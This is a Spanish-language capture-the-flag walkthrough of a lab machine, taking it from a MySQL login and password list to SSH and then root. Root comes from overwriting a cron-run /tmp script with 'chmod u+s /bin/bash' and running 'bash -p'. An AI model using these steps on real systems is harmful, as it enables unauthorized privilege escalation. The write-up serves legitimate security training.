


Vamos a desplegar la maquina vulnerable.

Vamos a hacer un escaneo profundo de la máquina y vamos a mirar que puertos están abiertos.




Vamos a ver que la máquina cuenta con un servidor web y ahora vamos a explorar un poco.





Encontramos después de buscar un rato una contraseña que nos dice encontrar donde ponerla, así que seguiremos buscando.



Al utilizar dirb encontramos esta pagina oculta en el servidor con varios usuarios y un archivo que nos deja descargarlo.

Al final de este archivo encontramos el siguiente comando.

```
mysql -u rocket -p -h 172.17.0.2 --ssl=0
```

```
❯ mysql -u rocket -p -h 172.17.0.2 --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 19
Server version: 8.0.42-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Nos conectamos con la contraseña que encontramos antes y vemos que funciona, así que vamos a mirar las base de datos que tienen.

```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| files_secret       |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0,002 sec)
```


```
MySQL [(none)]> USE files_secret;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [files_secret]> SHOW TABLES;
+----------------------------+
| Tables_in_files_secret |
+----------------------------+
| rutas                      |
+----------------------------+
1 row in set (0,001 sec)
```


Al explorar un poco en la base de datos vemos unas rutas, así que vemos la de secret.

```
MySQL [files_secret]> SELECT * FROM rutas;
+----+-------------+-----------------------------------+
| id | nombre      | ruta                              |
+----+-------------+-----------------------------------+
|  1 | imagenes    | /var/www/html/files/imagenes/     |
|  2 | documentos  | /var/www/html/files/documentos/   |
|  3 | facturas    | /var/www/html/files/facturas/     |
|  4 | secret      | /unprivate/secret                 |
+----+-------------+-----------------------------------+
4 rows in set (0,001 sec)
```

Encontramos esta interfaz donde nos permite escribir un numero del 1 al 100, por cada numero nos descarga un fichero, al mirar un poco contábamos en la pagina principal que el usuario es grooti16, así que vamos a probar con el numero 16.



Vemos que nos descarga un zip que contiene passwords.




Vemos que tiene contraseña pero es la misma de antes password1

```
❯ unzip password16.zip
Archive:  password16.zip
[password16.zip] password16.txt password:
  inflating: password16.txt
```


```
❯ cat password16.txt
       File: password16.txt
   1   admin123
   2   123456
   3   qwerty
   4   letmein
   5   roottoor
   6   12345678
   7   password
   8   summer2025
   9   iloveyou
  10   hunter2
  11   passw0rd
  12   toor123
  13   changeme
  14   adminadmin
  15   welcome1
  16   trustno1
  17   abc123456
  18   useruser
  19   dragon2024
  20   mydogrex
  21   grootlove
  22   Galaxy42
  23   !P@ssword!
  24   megasecret
  25   YOLOgroot
  26   P@ss1234
  27   monkeybanana
  28   YOgrootRULEZ
  29   YoSoYgRoOt
  30   finalchance
  31   1qaz2wsx
  32   batman2025
  33   rootroot
  34   hello123
```

Ahora crearemos un fichero con los usuarios que encontramos en la pagina web.


Al hacer un ataque con hydra, vemos que nos enseña la contraseña.



Nos conectamos por ssh y vamos a ver como podemos escalar privilegios.



Intentamos hacer una escalada por sudo y por SUID pero vemos que no podemos.



Haciendo un listado de lo que se esta ejecutando en el servidor, nos encontramos con el servicio cron.

Vamos a ejecutar el comando crontab -l para listar las tareas programadas en el cron del usuario y exploramos los ficheros que vemos que ejecuta.

```
grooti@e3387a894df4:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

* * * * * /opt/cleanup.sh
grooti@e3387a894df4:~$ cat /opt/cleanup.sh
#!/bin/bash

bash /tmp/malicious.sh
grooti@e3387a894df4:~$ cat /tmp/malicious.sh
#!/bin/bash

LOG_TEMP="/tmp/mi_log_temporal.log"

echo "Log temporal creado a $(date)" > "$LOG_TEMP"
echo "Archivo $LOG_TEMP creado."

sleep 2

rm -f "$LOG_TEMP"
echo "Archivo $LOG_TEMP eliminado después de 2 segundos."
grooti@e3387a894df4:~$
```

Vemos que añadimos para poder hacer un escalado por bash al fichero malicious.sh

```
grooti@e3387a894df4:~$ echo "chmod u+s /bin/bash" > /tmp/malicious.sh
grooti@e3387a894df4:~$ cat /tmp/malicious.sh
chmod u+s /bin/bash
```

Ahora ejecutamos bash -p y vemos que somos root.

```
grooti@e3387a894df4:~$ bash -p
bash-5.2# whoami
root
```

```
bash-5.2# cat grooti.txt
```